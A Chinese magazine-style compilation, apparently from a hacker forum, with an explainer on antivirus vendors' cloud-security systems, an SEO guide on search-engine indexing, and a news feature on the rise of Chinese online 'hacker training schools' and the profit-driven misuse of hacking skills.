我最先听到“云计算”这一词是在 08 年，当时对这个概念是很难理解的，不知所云。不同的人对云计算有不同的认识和理解。在互联网上提供非常多的虚拟服务器，我们可以使用或租用这些服务器来用，在用户眼中看来，这样会省去在服务器和软件授权上的开支；从供应商角度来看，这样只需要维持一个程序就够了，这样能够减少成本。云计算被人们关注是在人们考虑 IT 业到底需要什么之后，人们需要找到一种办法能够在不增加新的投资，新的人力和新的软件的情况下增加互联网的能力和容量。而云计算正好提供了这种可能。

李开复(时任 Google 全球副总裁、中国区总裁)打了一个形象的比喻：钱庄。最早人们只是把钱放在枕头底下，后来有了钱庄，很安全，不过兑现起来比较麻烦。现在发展到银行可以到任何一个网点取钱，甚至通过 ATM，或者国外的渠道。就像用电不需要家家装备发电机，直接从电力公司购买一样。“云计算”带来的就是这样一种变革——由谷歌、IBM 这样的专业网络公司来搭建计算机存储、运算中心，用户通过一根网线借助浏览器就可以很方便的访问，把“云”做为资料存储以及应用服务的中心。

而在“云计算”时代，“云”会替我们做存储和计算的工作。“云”就是计算机群，每一群包括了几十万台、甚至上百万台计算机。“云”的好处还在于，其中的计算机可以随时更新，保证“云”长生不老。Google 就有好几个这样的“云”，其他 IT 巨头，如微软、雅虎、亚马逊(Amazon)也有或正在建设这样的“云”。

1.2. 再谈云安全

紧随云计算之后，云安全也出现了。“云安全 (Cloud Security)”计划是网络时代信息安全的最新体现，它融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念，通过网状的大量客户端对网络中软件行为的异常监测，获取互联网中木马、恶意程序的最新信息，推送到 Server 端进行自动分析和处理，再把病毒和木马的解决方案分发到每一个客户端。

未来杀毒软件将无法有效地处理日益增多的恶意程序。来自互联网的主要威胁正在由电脑病毒转向恶意程序及木马，在这样的情况下，杀软采用的特征库判别法显然已经过时。云安全技术应用后，识别和查杀病毒不再仅仅依靠本地硬盘中的病毒库，而是依靠庞大的网络服务，实时进行采集、分析以及处理。整个互联网就是一个巨大的“杀毒软件”，参与者越多，每个参与者就越安全，整个互联网就会更安全。还记得熊猫烧香病毒吗？虽然当初我们电脑上都有杀毒软件但是还中招了，就是这样一个原理。

云安全的概念提出后引起好多人的关注，这其中也包括激烈的争论，许多人认为这不是真实的东西。但事实胜于雄辩，云安全的发展像一阵风，瑞星、趋势、卡巴斯基、MCAFFEE、SYMANTEC、江民科技、PANDA、金山、360 安全卫士、卡卡上网安全助手等都推出了云安全解决方案。瑞星基于云安全策略开发的 2009 新品，每天拦截数百万次木马攻击，其中 1 月 8 日更是达到了 765 万余次。势科技云安全已经在全球建立了 5 大数据中心，几万部在线服务器。据悉，云安全可以支持平均每天 55 亿条点击查询，每天收集分析 2.5 亿个样本，资料库第一次命中率就可以达到 99%。借助云安全，趋势科技现在每天阻断的病毒感染最高达 1000 万次。

“云安全（Cloud Security）”计划是网络时代信息安全的最新体现，它融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念，通过网状的大量客户端对网络中软件行为的异常监测，获取互联网中木马、恶意程序的最新信息，推送到 Server 端进行自动分析和处理，再把病毒和木马的解决方案分发到每一个客户端。

云安全是一群探针的结果上报、专业处理结果的分享，云安全好处是理论上可以把病毒的传播范围控制在一定区域内！云安全的控制能力与探针的数量、存活、及病毒处理的速度有关。

传统的上报是人工为之的，而云安全是系统内自动快捷几秒钟内就完成的，这一种上报是最及时的，人工上报就做不到这一点。理想状态下，从一个盗号木

马从攻击某台电脑，到整个“云安全”（Cloud Security）网络对其拥有免疫、查杀能力，仅需几秒的时间。

1.3. 杀毒厂商的云安全

➤ 金山毒霸

金山毒霸的“云安全”是为了解决木马商业化之后的互联网严峻的安全形势应运而生的一种全网防御的安全体系结构。它包括智能化客户端、集群式服务端和开放的平台三个层次。“云安全”是现有反病毒技术基础上的强化与补充，最终目的是为了让互联网时代的用户都能得到更快、更全面的安全保护。

首先，稳定高效的智能客户端，它可以是独立的安全产品，也可以作为与其他产品集成的安全组件，比如金山毒霸 2009 和百度安全中心等，它为整个云安全体系提供了样本收集与威胁处理的基础功能；

其次，来自服务端的支持，它是包括分布式的海量数据存储中心、专业的安全分析服务以及安全趋势的智能分析挖掘技术，同时它和客户端协作，为用户提供云安全服务；

最后，云安全以一个开放性的安全服务平台为基础，它为第三方安全合作伙伴提供了与病毒对抗的平台支持。金山毒霸云安全既为第三方安全合作伙伴用户提供安全服务，又靠和第三方安全合作伙伴合作来建立全网防御体系。使得每个用户都参与到全网防御体系中来，遇到病毒也将不再是孤军奋战。

金山毒霸“云安全”的体系结构——

- 1、可支撑海量样本存储及计算的水银平台
- 2、互联网可信认证服务
- 3、爬虫系统

➤ 趋势科技

1、Web 信誉服务

借助全球最大的域信誉数据库之一，趋势科技的 Web 信誉服务按照恶意软件行为分析所发现的网站页面、历史位置变化和可疑活动迹象等因素来指定信誉分数，从而追踪网页的可信度。然后将通过该技术继续扫描网站并防止用户访问被

感染的网站。为了提高准确性、降低误报率，趋势科技 Web 信誉服务为网站的特定网页或链接指定了信誉分值，而不是对整个网站进行分类或拦截，因为通常合法网站只有一部分受到攻击，而信誉可以随时间而不断变化。

通过信誉分值的比对，就可以知道某个网站潜在的风险级别。当用户访问具有潜在风险的网站时，就可以及时获得系统提醒或阻止，从而帮助用户快速地确认目标网站的安全性。通过 Web 信誉服务，可以防范恶意程序源头。由于对零日攻击的防范是基于网站的可信程度而不是真正的内容，因此能有效预防恶意软件的初始下载，用户进入网络前就能够获得防护能力。

2、电子邮件信誉服务

趋势科技的电子邮件信誉服务按照已知垃圾邮件来源的信誉数据库检查 IP 地址，同时利用可以实时评估电子邮件发送者信誉的动态服务对 IP 地址进行验证。信誉评分通过对 IP 地址的“行为”、“活动范围”以及以前的历史进行不断的分析而加以细化。按照发送者的 IP 地址，恶意电子邮件在云中即被拦截，从而防止僵尸或僵尸网络等 web 威胁到达网络或用户的计算机。

3、文件信誉服务

现在的趋势科技云安全将包括文件信誉服务技术，它可以检查位于端点、服务器或网关处的每个文件的信誉。检查的依据包括已知的良性文件清单和已知的恶性文件清单，即现在所谓的防病毒特征码。高性能的内容分发网络和本地缓冲服务器将确保在检查过程中使延迟时间降到最低。由于恶意信息被保存在云中，因此可以立即到达网络中的所有用户。而且，和占用端点空间的传统防病毒特征码文件下载相比，这种方法降低了端点内存和系统消耗。

4、行为关联分析技术

趋势科技云安全利用行为分析的“相关性技术”把威胁活动综合联系起来，确定其是否属于恶意行为。Web 威胁的单一活动似乎没有什么害处，但是如果同时进行多项活动，那么就可能会导致恶意结果。因此需要按照启发式观点来判断是否实际存在威胁，可以检查潜在威胁不同组件之间的相互关系。通过把威胁的

不同部分关联起来并不断更新其威胁数据库，使得趋势科技获得了突出的优势，即能够实时做出响应，针对电子邮件和 Web 威胁提供及时、自动的保护。

5、自动反馈机制

趋势科技云安全的另一个重要组件就是自动反馈机制，以双向更新流方式在趋势科技的产品及公司的全天候威胁研究中心和技术之间实现不间断通信。通过检查单个客户的路由信誉来确定各种新型威胁，趋势科技广泛的全球自动反馈机制的功能很像现在很多社区采用的“邻里监督”方式，实现实时探测和及时的“共同智能”保护，将有助于确立全面的最新威胁指数。单个客户常规信誉检查发现的每种新威胁都会自动更新趋势科技位于全球各地的所有威胁数据库，防止以后的客户遇到已经发现的威胁。

6、威胁信息汇总

➤ 卡巴斯基

卡巴斯基的全功能安全防护旨在为互联网信息搭建一个无缝透明的安全体系：

1、针对互联网环境中类型多样的信息安全威胁，卡巴斯基实验室以反恶意程序引擎为核心，以技术集成为基础，实现了信息安全软件的功能平台化。系统安全、在线安全、内容过滤和反恶意程序等核心功能可以在全功能安全软件的平台实现统一、有序和立体的安全防御，而不是不同类型和功能的产品的杂凑；

2、在强大的后台技术分析能力和在线透明交互模式的支持下，卡巴斯基全功能安全软件 2009 可以在用户“知情并同意(Awareness&Approval)”的情况下在线收集、分析(OnlineRealtimeCollecting&Analysing)用户计算机中可疑的病毒和木马等恶意程序样本，并且通过平均每小时更新 1 次的全球反病毒数据库进行用户分发(InstantSolutionDistribution)。从而实现病毒及木马等恶意程序的在线收集、即时分析及解决方案在线分发的“卡巴斯基安全网络”，即“云安全”技术。卡巴斯基全功能安全软件 2009 通过“卡巴斯基安全网络”，将“云安全”技术透明地应用于广大计算机用户，使得全球的卡巴斯基用户组成了一个具有超高智能的安全防御网，能够在第一时间对新的威胁产生免疫力，杜绝安全威胁的侵害。”卡

巴斯基安全网络"经过了卡巴斯基实验室长期的研发和测试，具有极高的稳定性和成熟度。因此，才能够率先在全功能安全软件 2009 正式版的产品中直接为用户提供服务。

3、通过扁平化的服务体系实现用户与技术后台的零距离对接。卡巴斯基拥有全球领先的恶意程序样本中心及恶意程序分析平台，每小时更新的反病毒数据库能够保障用户计算机的安全防御能力与技术后台的零距离对接。在卡巴斯基的全功能安全的防御体系中，所有用户都是互联网安全的主动参与者和安全技术革新的即时受惠者。

► McAfee 推云安全

著名安全厂商 McAfee 宣布，将推出基于云计算的安全系统 Artemis。该系统能够保护计算机免受病毒、木马或其他安全威胁的侵害。

McAfee 旗下 AvertLabs 的研究人员表示，该系统能够缩短收集、检测恶意软件的时间，及配置整个解决方案的时间。

随着安全系统的发展，这一时间已经从以往的几天减少到数小时，目前又下降到"数毫秒"。

AvertLabs 安全研究及通信主管 DaveMarcus 表示："Artemis 系统管理一个窗口，企业用户的所有活动都在该窗口中进行，而该窗口将会持续分析有无恶意软件。Artemis 的目的是为了使所用时间最小化。"

传统安全系统使用威胁签名数据库来管理恶意软件信息，而作为一款云计算服务，Artemis 可以在签名文件尚未发布之前就对威胁作出反应。

Marcus 表示，AvertLabs 研究人员每周会发现上万个新的签名文件。如果用户电脑装有 Artemis 系统，那么一旦电脑被检测到存在可疑文件，那么会立刻与 McAfee 服务器联系，以确定可疑文件是否是恶意的。通过这一方式，McAfee 还能利用所收集的数据为企业定制的安全解决方案。

专家表示，Artemis 能够提供实时的安全保护。而在传统的基于签名的安全系统中，发现安全威胁和采取保护措施之间往往存在时间延迟。

IDC 安全产品研究主管 CharlesKolodgy 表示：“传统的基于签名的恶意软件检测方式存在不足。随着用户行为的改变，安全威胁也在改变，恶意软件检测技术总体上来看没有保持同步发展。”

➤ 瑞星云安全

“云安全”(CloudSecurity)计划：将用户和瑞星技术平台通过互联网紧密相连，组成一个庞大的木马/恶意软件监测、查杀网络，每个“瑞星卡卡 6.0”用户都为“云安全”(CloudSecurity)计划贡献一份力量，同时分享其他所有用户的安全成果。

“瑞星卡卡 6.0”的“自动在线诊断”模块，是“云安全”(CloudSecurity)计划的核心之一，每当用户启动电脑，该模块都会自动检测并提取电脑中的可疑木马样本，并上传到瑞星“木马/恶意软件自动分析系统”(RsAutomatedMalwareAnalyzer，简称 RsAMA)，整个过程只需要几秒钟。随后 RsAMA 将把分析结果反馈给用户，查杀木马病毒，并通过“瑞星安全资料库”(RisingSecurityDatabase，简称 RsSD)，分享给其他所有“瑞星卡卡 6.0”用户。

由于此过程全部通过互联网并经程序自动控制，可以在最大程度上提高用户对木马和病毒的防范能力。理想状态下，从一个盗号木马从攻击某台电脑，到整个“云安全”(CloudSecurity)网络对其拥有免疫、查杀能力，仅需几秒的时间。

➤ 江民云安全

以云方式构建的大规模特征库并不足以应对安全威胁的迅速增长，国内外杀毒厂商还需要在核心杀毒技术上下足功夫，例如虚拟机、启发式、沙盒、智能主动防御等未知病毒防范技术都需要加强和发展，多数杀毒软件本身的自我保护能力也需要加强。病毒增长的再快，只是量的变化，而现实当中，造成巨大损失的，却往往是极少数应用了新病毒技术的恶性病毒。

“云安全”必然要建立在“内核级自我保护”“沙盒”“虚拟机”等核心技术的基础上才能显出威力，没有这些核心技术，杀毒软件在病毒面前就可能会出现“有心无力”的尴尬，现实中许多杀毒软件扫描发现了病毒，却无力清除，甚至反被病毒关闭的现象比比皆是。这也是为什么江民在推出 KV2009 时，首先强

调的是“沙盒”“内核级自我保护”“智能主动防御”“虚拟机”等核心技术，而把“云安全”防毒系统排在后面的原因。杀毒和其它行业一样，首先是基础要足够强大，基础不扎实，楼建得再高也不牢靠。

“沙盒”是一种更深层的系统内核级技术，与“虚拟机”无论在技术原理还是在表现形式上都不尽相同，“沙盒”会接管病毒调用接口或函数的行为，并会在确认为病毒行为后实行回滚机制，让系统复原，而“虚拟机”并不具备回滚复原机制，在激发病毒后，虚拟机会根据病毒的行为特征判断为是某一类病毒，并调用引擎对该病毒进行清除，两者之间有着本质的区别。事实上，在对付新病毒入侵时，应用了“沙盒”的 KV2009 已经开始发挥了强大的效力。有用户在关闭江民 KV2009 杀毒软件各种实时监控，仅开启了“带沙盒技术的主动防御”模式，结果运行“扫荡波”新病毒后，病毒的所有行为被拦截并抹除，没有机会在系统中留下任何痕迹。

目前反病毒面临的最主要问题是驱动型病毒对杀毒软件的技术挑战。因此，目前反病毒的首要任务是进一步提升反病毒核心技术，在确保反病毒技术的前提下，充分借助“云安全”防毒系统的快速响应机制，打造“云安全”加“沙盒”的双重安全保障体系。

不过，值得注意的是，云计算的强大资源很可能被网络攻击者锁利用，而且云计算的点对点模式，将会使到企业在面对某些安全威胁时，可能会更为束手无策。比方说，有了云计算所提供的廉价且庞大的运算能力，破解加密安全密钥等不法活动将变得更轻易。

总而言之，云计算在信息安全上的应用将会日渐成熟。正如所有崭新的技术一样，它既能为企业保障自身安全，也能为不法份子提供方便。企业管理者需要尽快做足准备，便能安享云计算安全服务所带来的灵活性及效益。

参考资料：

《走进云计算》，人民邮电出版社，主编王鹏

基于搜索引擎的优化

作者：Ghost98

来源：绿色兵团网络技术组织

搜索引擎(Search Engine)是指根据一定的策略、运用特定的计算机程序(例如 googlebot、baiduspider)搜集互联网上的信息,对信息进行组织和处理后,并将处理后的信息显示给用户的检索服务系统。一般可分为全文索引、目录索引、元搜索引擎。全文搜索引擎是名副其实的搜索引擎,国外代表有 Google,国内则有著名的百度搜索。它们从互联网提取各个网站的信息(以网页文字为主),建立起数据库,并能检索与用户查询条件相匹配的记录,按一定的排列顺序返回结果。



OK, 题外话不多讲,下面进入正题。若想掌握基于搜索引擎的优化,我们必须首先了解搜索引擎的工作原理。知己知彼,才能百战不殆。

一、搜索引擎工作原理

1、抓取网页: 每个独立的搜索引擎都有自己的网页抓取程序(俗称爬虫)。这些爬虫顺着网页中的超链接,连续地抓取网页。被抓取的网页被称之为网页快照。由于互联网中超链接的应用很普遍,理论上讲,这些爬虫从一定范围的网页出发,就能搜集到绝大多数的网页。

2、处理网页: 搜索引擎抓到网页后,还要做大量的预处理工作,才能提供检索服务。这正是搜索引擎能够在几毫秒内把搜索的结果回显给用户的原因。其中,最重要的就是提取关键词,建立索引文件。其他还包括去除重复网页、分析超链接、计算网页的权重。这一块大家可能会感到很神秘,那些爬虫到你网页上一爬而过,到底带走了什么?为了满足大家的欲望,我在这里以绿色兵团官方论坛为

例，给大家演示一下那些爬虫的日常工作：

Title: 绿色兵团 - 创建一个绿色，宁静的网络世界！

KeyWords: 黑客,hack,安全技术,协议工程,无线安全,操作系统,软件评测,软件工程,数据挖掘,数据恢复,软掘,系统顾问,软件下载,电子书籍

Description: 绿色兵团 真实的黑客帝国,以安全技术为主论坛，包含研究和探讨网络与信息安全、黑客破与下载 - Discuz! Board

Body: 注册登录输入您的搜索字词提交搜索表单Webisbase.net论坛搜索帮助导航默认风格green2009私(0)帖子消息(0)绿色兵团首页全团招募版主中绿色兵团2008年刊发布！绿色兵团2009新春工具包绿色兵你可以注册一个帐号，并以此登录，以浏览更多精彩内容，并随时发布观点，与大家交流。公告:如何获得社区功能测试中(Blog,groups.SNS)(2008-7-22)今日:148,昨日:307,会员:60279论坛版块论坛动态分新兵大院◇新兵训练营(今日:32)如果你是一名新手,对网络安全技术很感兴趣,请来这里.新手技术提问,24残刀幻影,乱雪,从容,Eala,哇沙米,zixu51810664/65416桌面图片被覆盖了，请问怎么才能...andy0926-15联网安全技术领域最新的:新闻报道,业内动态,漏洞警告,安全公告.版主:小岐,foin,lanker4628/11067安全ok461166652-28分钟前QQ技术交流(今日:34)QQ最新活动,QQ相关技术,QQ使用技巧,QQ安全讨论、分轻松进入带密码或是有限制的QQ空...feifei710688-15分钟前武器研究院(今日:11)安全工具软件(扫描攻下载和使用.最新安全程序,的入门手册和使用技巧!版主:fallingleaf,隐身寂寞,riusksk,小岐1018/15718肉鸡ok461166652-1小时前兵团教程(今日:16)兵团教程库将为您提供专业的各类电子在线课堂教程资源,专注ghost98,CN,HK,somebodysay466/9559入侵网站的:语音视频系列教程.....戴傻帽1-16分钟前绿兵文化月

3、提供检索服务：用户输入关键词进行检索，搜索引擎从索引数据库中找到匹配该关键词的网页；为了用户便于判断，除了网页标题和 URL 外，还会提供一段来自网页的摘要以及其他信息。

二、页面的收录

页面的收录情况是站点在搜索引擎中表现的重要衡量参数，在搜索引擎优化中，这也是一个无数人头痛的问题。常常有人问，为什么 Google 里找不到我的站点，就连直接搜索网址都找不到呢？我昨天不是已经去百度提交了站点了吗，怎么还没有收录我的啊？好的，不要着急，下面我就带领大家认识下页面在搜索引擎的收录过程以及如何让一个页面成功地被搜索引擎收录。

1、你的页面收录了吗？

判断一个页面是否被某搜索引擎收录，一般可以通过直接输入 URL 搜索或者使用 Site 命令来进行查询。比如检查 bbs.isbase.net 这样一个页面在 Google 的收录情况，可以在 Google 里输入：site: bbs.isbase.net 来得到。一个被搜索引擎正常收录的页面，在搜索结果中会包含至少三个最基本的要素：标题，描述，URL。

如果这三个要素中，任何一个要素缺少，这样的页面收录都是不合理的。而上述要素中存在任何一项或几项，都可以说明搜索引擎已经抓取过该页面了。反之，如果一个页面在某搜索引擎上没有被收录，那么通过检索 URL 时，搜索引擎

都会提示找不到任何信息或要求你直接访问网页或其他建议。

2、为什么搜索引擎找不到我的页面？

通过上面的分析，你可以判断你的页面有没有被搜索引擎收录了。如果你的页面被搜索引擎收录了，那我要恭喜你。而对于那些在某一搜索引擎找不到自己页面的人来说，可能就要问，为什么搜索引擎找不到我的页面呢？

在回答这个问题之前，我得先反问：“搜索引擎怎么知道你的页面在那里呢？搜索引擎凭什么要收录你的站点呢？”

一般情况下，当你的页面诞生后，不管你自己觉得它多么伟大，在浩瀚的网络世界里，你的页面也不过等同于太平洋中间的一个孤岛罢了。对于搜索引擎来说，它或许就在大洋的另一边，它根本就不知道你制作了一个页面，它也不知道你的页面放在那里。所以，我们得想点办法能引起搜索引擎的注意。让它意识到你那伟大页面的存在。

3、怎样让搜索引擎意识到页面的存在？

要想让你的页面被收录，得首先让搜索引擎意识到你的页面的存在。那么如何让搜索引擎知道你有一个页面还没有被收录呢？

当然，你可以直接跑到搜索引擎公司去，告诉他们的工程师，他们忘记收录你的页面了。不过这样似乎并不现实，搜索引擎厂商也没有那么多闲工夫来处理这些事情。于是，他们就在网上提供页面登录申请。

Google提交：<http://www.google.com/addurl/?hl=zh-CN&continue=/addurl>

百度提交：http://www.baidu.com/search/url_submit.html

雅虎提交：http://search.help.cn.yahoo.com/h4_4.html

Bing提交：<http://cn.bing.com/docs/submit.aspx>

所以，第一个比较现实的办法是：向搜索引擎递交你的页面。理论上讲这样的方法应该是不错的。但是搜索引擎也不是有求必应，每个递交的站点，他们都得判断一下究竟该不该收录、是糟粕还是精华。而且每天跟你一样去递交页面的人数以万计，什么时候轮到搜索引擎来处理你的站点，谁也不知道，或许一两个星期，或许更长，你慢慢等吧。当然，如果你运气够好就是另外一回事了。

这里我要再强调一点，在你提交站点到搜索引擎成果收录你的站点这段时间里就不要给你的网站动刀子。网站收录前切勿修改网站结构、标题、META 标

签等，网站在收录过程中，是搜索引擎的审核期，期间修改会出现以下情况：

- 1、如果更改标题的话，直接可导致网站被降权，不被收录；
- 2、而网站结构收录前修改，直接打乱收录中搜索引擎蜘蛛制定的爬行规则，导致网站收录期延长；
- 3、修改 META 标签的话，直接影响网站收录后的关键词的排名规则，影响网站收录后关键词排序。

从上面的分析来看，递交虽然有一定的可行性，但似乎不是根本解决之道。与其被动等待，不如主动出击。如果你有一个孤岛，怎么让它能迅速地主动被人发现呢？

不用我说大家都会知道，最好的办法，就是架一个桥梁，把你的孤岛跟大陆或其他人们经常去的地方连接起来。你就不要担心没有人主动访问你的岛屿了。而在 Web 世界里，这个桥梁就是链接。如果你的页面被已经被收录的页面、而且是搜索引擎经常更新的页面所链接，那么你被搜索引擎爬行程序访问的可能性就大大增加了，自然页面收录问题也就解决了。

三、爬虫光顾的条件

经过我们上面关于搜索引擎为什么找不到你的页面的分析，我们现在系统地介绍下让页面被搜索引擎收录的一些基本条件。网站被搜索引擎收录，一般需要满足如下几个因素中的至少一种：

1、你的网站是著名网站，访问量非常大，业内非常著名。

如果你的站点真的是业内很出名的站点的话，即使你不递交，或许搜索引擎都会想办法去收录他们。比如 metasploit、milw0rm，被各大搜索引擎收录的页面不可计数了。

2、你的页面向搜索引擎递交。

去各搜索引擎递交你的 URL，虽然不一定被收录，而且需要等待一定的时间，但递交后至少增加了被收录的可能性。以我们常用的百度为例，来了解具体的登陆过程：将你需要登陆的网站首页，也就是你的域名添加到入口中，提交即可。有一点需要注意的是，一个站只用提交一次，无须重复提交，因为搜索引擎的抓取爬虫无论你怎么提交都是从首页开始抓取的，所以与其重复的提交，还不如利用这些时间好好做你的网站呢。

3、其他页面有链接指向你的站点，并且这些页面在加上你的站点链接后被搜索引擎再次更新过。

首先必须说明，只考虑一个页面被搜索引擎收录而不是对排名有要求的话，不需要太多的连接。一般三五个状态良好、经常被搜索引擎更新的链接就可以确保你的页面被收录了。如果你对排名先后要求很高的话，吸引抓取法就是个不错的选择。当然，因为现在讲的是自然层面的，不考虑人为因素。所以在这里，就把竞价排名略去了。当然竞价排名也不适应个人站长，就拿百度为例，竞价排名方面，他基本不接 5000 以下的单。吸引抓取法原理很简单，就是发些链接诱饵，吸引蜘蛛过来抓取，可以适当的发些软文，或者于同行业的站点交换友情链接，借助别人网站在搜索引擎爬虫抓取中，爬到你的网站，抓取你的内容，提高网站收录。

什么才是好的链接呢？PR 值是一个重要的参考因素。还有一个重要的因素就是这个页面被搜索引擎更新的频率。PR 值可以查询得到，而更新频率可以通过 Cache 命令查询最近一次更新的时间来估计。

bbs.isbase.net	百度收录：10700	百度今日收录：23	百度首页位置：1
	出站链接：48个	图片链接：19个	文字链接：29个
	反向链接：28个	图片链接：15个	文字链接：13个

序号	站点/链接地址	百度相关			PR
		总收录	今日收录	首页位置	
1	图片链接 www.isbase.net	3800	40	1	4
2	图片链接 www.wolfexp.net	467	0	-	4
3	图片链接 www.eviloctal.com	7	0	4	
4	图片链接 www.hackbase.com	61200	96	-	6
5	图片链接 dvd.3800hk.com	28000	0	1	5
6	图片链接 www.darkst.com	12100	29	2	5
7	图片链接 bbs.krshadow.com	28500	55	1	5

4、你的页面是值得收录的，此前所在站点或页面本身没有被搜索引擎惩罚而被拒绝收录过。

没有搜索引擎承诺一定会收录任何站点，相反都有各自的一些收录原则。如

如果你的站点涉及到搜索引擎反感的東西。那么可能站点内所有页面被搜索引擎拒绝收录。收录过的页面，如果涉及作弊被搜索引擎删除后，一般也很难再被搜索引擎收录。

被搜索引擎惩罚的原因很多，而且对于一般站点，一惩罚可能会涉及到整个站点，而不是单单某一个页面了。

5、哪些因素会影响搜索引擎爬虫的爬行呢？

1、服务器稳定性不但影响网站的访问，还会很大程度的影响搜索爬虫的爬行，如果搜索爬虫抓取过程中没有得到内容，长期以来会严重影响网站排名与网站的权重。

2、网页使用框架，框架内的内容不便搜索引擎抓取。

3、如果你网站的内容太多是转载或者采集等来的数据，就最好做好 html 与 xml 地图，讨好搜索引擎爬虫，方便爬行收录，这样可以有效提高网站收录量。

4、网站内容中插入图片记得加上 alt 描述等。这样更有力图片被搜索引擎收录，如果能在图片搜索引擎中获得好的排名，同样会提高不少流量。

5、当准备网站更换域名时，一定要做好 301 转向，这样可以让你网站不至于损失流量。Google 搜索引擎识别 301 永久转向较快一些。

6、如果要更换网站内容，请不要删除你以前的数据，那样不但会使你以前的流量流失，还会造成网站权重下降，最好做到让以前的数据保留的前提下，更换网站内容。

7、要留意网页标题，最好是“标题+频道+网站”名字，这样更有利搜索划分关键词索引。

8、SEO 不是一种欺骗，而是有实际内容的推广，不要用关键词欺骗搜索引擎，指鹿为马，这样得到一时的流量可以毁了你的站点。

9、搜索引擎喜欢独一无二的内容也喜欢有质量的内容。虽然这样的文章难做，但你至少可以把 Copy 过来的修改下在发布。

10、不要尝试关键词填塞内容。频率过高，搜索引擎如果识别出来，关键词密度过高，搜索引擎会认为作弊，网站将会受到惩罚。

11、假如你的网站内容不常更新，那么 98 建议，由于搜索爬虫喜欢新鲜的文本。每周至少更新三次，用良好的，新鲜的内容，让搜索爬虫抓取，搜索引擎

才会器重你。

12、给网页减肥，把没用的 JavaScript 等东西可以做成调用 JS、CSS 等，有效缩小网页体积，加快打开速度与加快搜索引擎抓取。

13、你的网站服务器域名空间设置有问题。包括你的网站设置了错误的服务器信息，错误的 robots 协议等。或者在 Meta 里面设置了 Nofollow 等属性。

14、你的网站使用了模板或跟别的网站酷似。由于很多网站使用了同样的模板。造成了搜索引擎不喜欢，当然这种情况更多问题是搜索出来的时候只有一个网址。还有些自助建站系统，本身就有致命的缺陷，阻止了搜索引擎的收录。

15、当然，你的页面被收录需要一定的时间。因为可能搜索引擎已经收录，只是还没有刷新搜索结果。一般而言，搜索引擎收录你的页面，到实际显示在搜索结果中，都是有一定的时间差的。以 Google 为例，这个时间差一般至少二天以上。同样的道理，运用 Cache 命令可以检查站点是否已被搜索引擎抓取及对应的时间。如果发现已经被抓取，那你只要耐心等待在搜索结果中出现就可以了。

一口气说了这么多，以上就是 98 针对搜索引擎收录的一些建议，希望对大家有所帮助。当然内容为王，网站的基础是建立在内容上。新站做好后，要经常更新内容，提高网站活力。网站制作要适当加入些丰富的内容，原创为佳，如果没有原创的话一定不要原封不动地采集数据，采集是网站作弊的一种方式之一，要有条理的“采编”一些数据——适当的编辑，合理填充一些内容。

最后，提醒大家要有一颗平常心，把心态放平稳，切忌做出违反搜索引擎规则的作弊行为。在这里也祝愿大家的网站能够被搜索引擎正常收录。

黑客也有学校 / 占地挤着

遭到冰火两重天的“黑客培训学校”

周一到周五，每天晚上 7 到 8 点，黑客基地的视频教室都会按时开课，虽是收费听课，但人气依然越来越旺盛，能容纳 500 人的网络教室，每晚都至少要开 3 个，总是挤满了来自全国各地的年轻人，他们都是来学习黑客技术的，虽然他们中间有些人连中学都没有毕业，英文字母甚至都认不齐。

成立于 6 年前，总部位于北京的黑客基地原本只是一个黑客技术狂热爱好者聚集的论坛，依靠收取寥寥的会员费来维持服务器运转，毫无商业追求，但是，最近 3 年来，它的会员爆炸式增长，已经超过了 100 万。

最近，他们拿到了 1000 万的风险投资，更名为黑基国际科技有限公司，网络上的在线教室已经越来越无法满足求学者的需求，他们打算开设实地教学的课程，在黑客培训的市场上大显身手。

黑客基地、黑鹰、华夏，这 3 家目前被誉为中国三大黑客培训学校，无论是会员数量、网站人气还是课程质量，在中文互联网世界大大小小 1000 多家类似的黑客培训网站中都名列前茅。

“其实，我都不太好意思开口告诉你，‘黑客基地’是一个线上‘黑客培训学校’‘网络安全培训学校’，因为一提起‘黑客’，人们会立即和网上无恶不作的‘江洋大盗’联系在一起。‘黑客培训’给人们留下的，是一个灰色印象”。黑基的安全顾问王献冰，黑鹰的李强见记者的第一面都如此强调，但在数以百万计的年轻求学者那里，大都抱着学习黑客技术的目的而来，至于学成后用来干什么，则是这些黑客培训学校无暇也无力思考的问题。每周一到周五晚上，总是“黑客基地”最热闹的时候。能容纳 500 多人的网络视频教室，每晚至少得开出 3 个。来自全国各地的网友同时集聚于此，他们孜孜不倦学习的内容，被统称为“网络安全技术”。“我们的用户基本分为 3 类，学生占到一半以上，其余为非 IT 行业的大众电脑用户，以及一部分专业从事 IT 工作的人员。”“黑客基地”培训部负责人

陈谦告诉记者，除了这些学员外，也有大量只希望通过习得黑客技术获取现实利益的“小混混”。

“‘黑客学校’都没有线下的实地课堂，所有培训都依赖线上的网站形式。”据业内人士透露，目前大小、水准层次不齐的“黑客培训学校”，在全国少说也有近千家。矛盾的是，眼下一方面网络安全人才缺口需要培训学校来填补，而另一方面，黑客学校又事实上与希望依靠“黑客技术”谋利的“江洋大盗”形成了互动。

按照现在的增长趋势，用不了几年，这类学校就将迅速培训出数以千万计的掌握基本黑客技术的年轻人，很难想象，这将对中国乃至全球的互联网世界产生怎样的影响？

是安全技术的缺口还是利益的缺口？

1997 年就大学毕业的王献冰是中国第一代黑客中的佼佼者，他的网名“孤独剑客”在曾经的黑客界可谓无人不知。这是个充满个人英雄主义色彩的称呼。

如今，他已算是个不折不扣的成功人士，开着宝马车，在北京中关村的写字楼里经营着自己的公司，黑客基地的 1000 万风险投资，正是他带去的。但他却异常反感别人再将其称为黑客。“过去几年所谓的黑客界实在是令人发指，我们现在都以黑客为耻。”王献冰说，低龄化、低学历、不计后果，这就是现在所谓黑客的公众形象。“这些人很多连 26 个字母都认不全，却一心要我教他们黑客技术，并以此在网上行赚取不义之财之事。这让我感到很震惊！”

事实上，越来越可观的现实经济利益，已经打碎了“老一代黑客”所曾经秉持的“黑客精神”。除了数量日益庞大的“新兴黑客”，就连一些“老黑客”也因为无法抵御诱惑“主动下水”；通过盗取 QQ 号码，做游戏外挂，盗窃网银账号、游戏账号、偷窃装备、转卖赚钱……即使你没有学历、身无长处，只要交上几百元费用，在黑基、黑鹰这类学校学上几个月，很快就能成为所谓的黑客，偷 QQ、网银账号、游戏账号、破邮箱、攻击网站，对于一个参加过初级培训的年轻人而言，掌握这样的技术没有任何困难。也许不久后就可进而获取几倍于投入的收入。

据透露，一个仅半年历史的黑客网站，在线授课师傅的月收入甚至可能达万元——供需两旺的互动，已使“黑客培训”不得不躲进阳光背后的阴影下。

